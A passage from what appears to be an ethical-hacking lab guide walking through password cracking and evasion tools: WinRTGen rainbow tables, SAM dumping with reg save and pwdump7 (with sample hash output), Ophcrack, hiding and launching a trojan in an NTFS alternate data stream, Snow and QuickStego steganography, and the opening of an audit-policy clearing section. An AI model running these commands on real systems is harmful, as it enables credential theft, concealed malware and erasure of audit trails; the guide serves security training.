



To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on “**Add Table**”. After this, a new box will appear named “**Rainbow Table Properties**”




In the “**Rainbow Table Properties**” window we have the option to modify settings in order to generate rainbow tables according to our needs. The following properties can be modified:


- Hash:** The type of encryption we want the rainbow table to be generated. For example MD5, MD4, SHA1, etc.




After assigning the values to the properties according to our needs click on “Benchmarks”. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




After “Benchmark” click on “Ok”. This will add the Rainbow Table to the queue in the main window of WinRTGen




After this click on “Rainbow Table” You want to start processing and click “OK” .




After clicking on ‘OK’ the WinRTGen” will start generating a rainbow table.



After completion, the window will appear as follows.



This table will be saved to your WinRTGen Directory.



ii. PWDump

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file:

```
reg      save
hklm\sam  c:\sam
reg      save
hklm\system
c:\system
```

```
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Desktop\pwdump7

C:\Users\Desktop\pwdump7>pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: [REDACTED]

Administrator:500:FE213BB9AEB5A9E68D6957FA70C44761:4C547C374EDBE96316F37F1173BE9CE2:::
Guest:501:991111E662746C904730BF8CDEB9997A:9C4C0EFAB3E56F8BF0040892FD2264D9:::
[REDACTED]:503:[REDACTED]
[REDACTED]:504:4B5C8F8D384D92B8BAB36BF4968EFC2A:7090AF7759FB1B14C3167950127CC127:::
IEUser:1000:F3DF1CEDD3C980C58C8F88476FD15D0A:093F5C598B43DC8C4D0B00E20BE7E99F:::
[REDACTED]:1002:44CC7FA5627F6ABBA308A572D409B646:319BD80F0DB09379987069E806C769BC:::
sshd_server:[REDACTED]

C:\Users\Desktop\pwdump7
```

iii. Ophcrack

Step 1: Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.

Step 2 : Download the correct version of Ophcrack Live CD from the official website to the second PC.


Step 3 : Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.

Step 4 : Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.

Step 5 : You will now see a menu with 4 options. Leave it on the default option, which is automatic. After a few seconds, you will see the Ophcrack Live CD loading

and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file. **Step 6 :** Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.

Step 7: This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.



iv. NTFS Stream Manipulation

The following is the syntax of ADSs filename extension :alternative Name. Open the terminal and type the following command to create a file named file_1.txt. echo "this is file no 1" > file_1.txt

```
"this is file no 1" > file_1.txt
```

Now, type the following command to write to the stream named secret.txt. echo "this is a hidden file inside the file_1.txt" > file_1.txt:secret.txt

```
C:\Windows\System32\cmd.exe
C:\test>echo "this is file no 1" > file_1.txt
C:\test>echo "this is hidden file inside the file_1.txt" > file_1.txt:secret.txt
C:\test>dir
Volume in drive C has no label.
Volume Serial Number is 9445-3BC5
Directory of C:\test
27-05-2022 16:01    <DIR>
27-05-2022 16:15              22 file_1.txt
                           1 File(s)   22 bytes
                           1 Dir(s)  155,960,602,624 bytes free
C:\test>
```

We've just created a stream named secret.txt that is associated with file_1.txt and when you look at the file_1.txt you will only find the data present in file_1.txt. And also stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in file_1.txt notepad file_1.txt:secret.txt

```
C:\Windows\System32\cmd.exe
C:\test>notepad file_1.txt:secret.txt
C:\test>
file_1.txt:secret - Notepad
File Edit View
>this is hidden file inside the file_1.txt"
```

Note: Notepad is a stream-compliant application. Never use alternative streams to store sensitive information.

Hiding Trojan.exe in note.txt file stream:

The following command has used the copy the trojan.exe into a note.txt(stream)

```
C:\test>type Trojan.exe > note.txt:Trojan.exe
```

Here type command is used to hide trojan in the ADS inside an existing file.

After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

```
C:\test>mklink game.exe note.txt:Trojan.exe
```

Type game.exe to run the trojan that is hidden behind the note.txt. Here, game.exe is the shortcut created to launch trojan.exe.

```
Administrator: Command Prompt
C:\test>type Trojan.exe > note.txt:Trojan.exe
C:\test>mklink game.exe note.txt:Trojan.exe
symbolic link created for game.exe <<=====>> note.txt:Trojan.exe
C:\test>game.exe
C:\test>
```

Name	Date modified	Type	Size
game	27-05-2022 04:14	.symlink	0 KB
note	27-05-2022 04:14	Text Document	14 KB
Trojan	27-05-2022 04:10	Application	7 KB


v. ADS Spy



As we store the file in the Document folder, Selecting Document folder to scan particular folder only.



Select an Option, if you want to scan for ADS, click “Scan the system for ADS”/ or click removes button to remove the file ‘




As shown in the figure below, ADS Spy has detected the **Testfile.txt:hidden.txt** file from the directory.



Figure 6-50 ADS Detection


vi. Snow

Create a text file with some data in the same directory where Snow Tool is installed.



Go to Command Prompt


Change the directory to run Snow tool



Type the command

Snow –C –m “text to be hide” –p “password” <Sourcefile> <Destinationfile>


The source file is a Hello.txt file as shown above. Destination file will be the exact copy of source file containing hidden information.



```
c:\Users\IPSpecialist\Downloads\Snow>snow -C -m "My Bank Account Number is 12345" -p "password123" Hello.txt HelloWorld.txt
Compressed by 26.61%
Message exceeded available space by approximately 59.65%.
An extra 3 lines were added.

c:\Users\IPSpecialist\Downloads\Snow>
```

Go to the directory; you will a new file **HelloWorld.txt**. Open the File




New File has the same text as an original file without any hidden information. This file can be sent to the target.

Recovering Hidden Information

On destination, Receiver can reveal information by using the command

Snow –C –p “password123” HelloWorld.txt




```
c:\Users\IPSpecialist\Downloads\Snow>snow -C -p "password123" HelloWorld.txt
My Bank Account Number is 12345
c:\Users\IPSpecialist\Downloads\Snow>
```

As shown in the above figure, File decrypted, showing hidden information encrypted in the previous section.


vii. Quickstego

Image Steganography using QuickStego

1. Open QuickStego Application



2. Upload an Image. This Image is term as **Cover**, as it will hide the text.



3. Enter the Text or Upload Text File



4. Click Hide Text Button



5. Save Image

This Saved Image containing Hidden information is termed as **Stego Object**.

Recovering Data from Image Steganography using QuickStego

1. Open QuickStego
2. Click Get Text



3. Open and Compare Both Images

Left Image is without Hidden Text; Right Image is with hidden text



viii. Clearing Audit Policies

Enabling and Clearing Audit Policies

To check command's available option Enter
C:\Windows\system32> **auditpol /?**

```
Administrator: Command Prompt
C:\Windows\system32>auditpol /?
Usage: AuditPol command [<sub-command><options>]

Commands (only one command permitted per execution)
/?           Help (context-sensitive)
/get          Displays the current audit policy.
/set          Sets the audit policy.
